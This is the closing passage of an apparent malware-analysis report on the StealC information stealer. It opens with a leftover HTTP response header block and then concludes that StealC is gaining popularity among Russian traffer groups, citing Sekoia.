Server: Apache/2.4.41 (Ubuntu)
Content-Length: 0
Keep-Alive: timeout=5, max=87
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Exhibit 13

Conclusion

StealC is a recently developed piece of malware new to the Russian *Трафферы* scene and as such will most likely only grow in usage as well as capability and complexity. The market for data that stealers collect is valuable, and that value will contiue to grow as criminal operations become more complex and create more efficient pipelines to extract the most valuable credentials and wallets. While *StealC* is new, Sekoia noted in their blog post that it is quickly gaining popularity and may become a competitor to other existing malware such as Vidar and RedLine.